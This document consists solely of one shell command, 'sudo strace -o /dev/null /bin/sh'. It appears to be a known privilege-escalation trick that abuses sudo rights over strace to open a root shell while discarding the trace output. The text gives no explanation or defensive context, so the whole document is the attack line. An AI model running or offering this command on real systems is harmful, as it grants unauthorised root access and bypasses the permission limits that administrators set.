sudo strace -o /dev/null /bin/sh

